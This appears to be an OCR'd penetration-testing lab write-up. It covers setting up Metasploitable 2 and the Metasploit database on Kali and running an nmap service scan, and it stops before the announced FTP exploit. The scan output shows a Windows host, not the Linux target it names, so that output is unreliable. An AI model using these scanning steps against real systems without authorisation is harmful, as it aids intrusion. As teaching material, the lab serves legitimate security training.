
Downloading and Setting Up Metasploitable 2

The easiest way to get a target machine is to use Metasploitable 2, which is an intentionally vulnerable Ubuntu Linux virtual machine that is designed for testing common vulnerabilities. This virtual machine (VM) is compatible with VMWare, VirtualBox, and other common virtualization platforms.

Metasploitable 2 is available at:

- https://information.rapid7.com/metasploitable-download.html
- https://sourceforge.net/projects/metasploitable/

The compressed file is about 800 MB and can take a while to download over a slow connection. After you have downloaded the Metasploitable 2 file, you will need to unzip the file to see its contents.



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6f:4c:ee
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:4cee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15635 (15.2 KB)  TX bytes:21463 (20.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:396 errors:0 dropped:0 overruns:0 frame:0
          TX packets:396 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:168033 (164.0 KB)  TX bytes:168033 (164.0 KB)

msfadmin@metasploitable:~$
```


We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated NAT network to talk to each other. When login is required, you will enter “msfadmin” as username and password.

2. Setting up the Environment for Metasploit on Kali Linux

Metasploit Framework uses PostgreSQL as its database, so you need to launch it by running the following command in the terminal:
$ service postgresql start

You can verify that PostgreSQL is running by executing the following command:
$ service postgresql status

With PostgreSQL up and running, you need to create and initialize the msf database by executing the following command:
$ msfdb init




```
┌──(namit㉿namit)-[~]
└─$ sudo su
[sudo] password for namit:
┌──(root㉿namit)-[/home/namit]
└─# service postgresql start

┌──(root㉿namit)-[/home/namit]
└─# service postgresql status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Mon 2023-06-19 10:29:21 EDT; 22min ago
    Process: 70590 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 70590 (code=exited, status=0/SUCCESS)
        CPU: 5ms

Jun 19 10:29:21 namit systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Jun 19 10:29:21 namit systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
```

```
┌──(root㉿namit)-[/home/namit]
└─# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/datab
ase.yml'
[+] Creating initial database schema

┌──(root㉿namit)-[/home/namit]
└─# 
```


TASK 2:

3. Metasploit comes pre-installed on Kali Linux. In this lab, we will be establishing a shell on our Metasploitable VM by exploiting a vulnerable FTP service. The objective of this lab is to highlight the importance of enumeration and to show you how a vulnerable service can be exploited using Metasploit.

   To begin, we will rst scan our target with nmap using the following command within Kali:
   nmap -v -sC -sV 10.0.2.4 -oX Metasploitable.xml
   10.0.2.4 is the IP address of our Metasploitable VM in this instance. You can find out the IP address of your own Metasploitable VM by typing “ifconfig” in its console.


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@namit: /home/namit
File Actions Edit View Help


```
[i] The database appears to be already configured, skipping initialization

┌──(root㉿namit)-[/home/namit]
└─# nmap -v -sC -sV 10.0.2.4 -oX Metasploitable.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 10:54 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
Initiating ARP Ping Scan at 10:54
Scanning 10.0.2.4 [1 port]
Completed ARP Ping Scan at 10:54, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:54
Completed Parallel DNS resolution of 1 host. at 10:54, 13.00s elapsed
Initiating SYN Stealth Scan at 10:54
Scanning 10.0.2.4 [1000 ports]
Discovered open port 445/tcp on 10.0.2.4
Discovered open port 135/tcp on 10.0.2.4
Discovered open port 902/tcp on 10.0.2.4
Discovered open port 1434/tcp on 10.0.2.4
Discovered open port 912/tcp on 10.0.2.4
Discovered open port 1433/tcp on 10.0.2.4
Discovered open port 5357/tcp on 10.0.2.4
Completed SYN Stealth Scan at 10:54, 4.72s elapsed (1000 total ports)
Initiating Service scan at 10:54
Scanning 7 services on 10.0.2.4
Completed Service scan at 10:55, 38.71s elapsed (7 services on 1 host)
NSE: Script scanning 10.0.2.4.
Initiating NSE at 10:55
Completed NSE at 10:55, 7.78s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.14s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Nmap scan report for 10.0.2.4
Host is up (0.0066s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE         VERSION
135/tcp  open  msrpc           Microsoft Windows RPC
445/tcp  open  microsoft-ds?
902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp  open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
1433/tcp open  ms-sql-s        Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.0.2.4:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
```



```
|   10.0.2.4:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.0.2.4:1433:
|     Target_Name: DESKTOP-P8VDEOF
|     NetBIOS_Domain_Name: DESKTOP-P8VDEOF
|     NetBIOS_Computer_Name: DESKTOP-P8VDEOF
|     DNS_Domain_Name: DESKTOP-P8VDEOF
|     DNS_Computer_Name: DESKTOP-P8VDEOF
|_    Product_Version: 10.0.19041
|_ssl-date: 2023-06-19T14:59:09+00:00; +3m53s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-06-18T14:36:01
| Not valid after:  2053-06-18T14:36:01
| MD5:   a40d07d3c5330751cfc84f19a2b28ea2
|_SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61
1434/tcp open  ms-sql-s        Microsoft SQL Server 2019 15.00.2000
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-06-18T14:36:01
| Not valid after:  2053-06-18T14:36:01
| MD5:   a40d07d3c5330751cfc84f19a2b28ea2
|_SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61
5357/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-06-19T14:59:02
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_clock-skew: mean: 3m52s, deviation: 0s, median: 3m52s

NSE: Script Post-scanning.
Initiating NSE at 10:55
```

4. This will run a comprehensive scan on our Metasploitable machine. The -oX command will save the output of this command to an XML file. Once the scan is done, we can convert this xml file to a html file and then open it in Firefox, making the results of the scan much easier to read. Use the following command to do this:


   xsltproc Metasploitable.xml -o Metasploitable.html


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@namit: /home/namit
File Actions Edit View Help
KALI LI
"the quieter you become, the more

```
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-06-18T14:36:01
| Not valid after:  2053-06-18T14:36:01
| MD5:   a40d07d3c5330751cfc84f19a2b28ea2
|_SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61
1434/tcp open  ms-sql-s        Microsoft SQL Server 2019 15.00.2000
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-06-18T14:36:01
| Not valid after:  2053-06-18T14:36:01
| MD5:   a40d07d3c5330751cfc84f19a2b28ea2
|_SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61
5357/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-06-19T14:59:02
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_clock-skew: mean: 3m52s, deviation: 0s, median: 3m52s

NSE: Script Post-scanning.
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.21 seconds
           Raw packets sent: 1997 (87.852KB) | Rcvd: 675 (27.032KB)

┌──(root㉿namit)-[/home/namit]
└─# xsltproc Metasploitable.xml -o Metasploitable.html

┌──(root㉿namit)-[/home/namit]
└─# 
```

Once this is done, open this file in Firefox by typing the followingcommand:

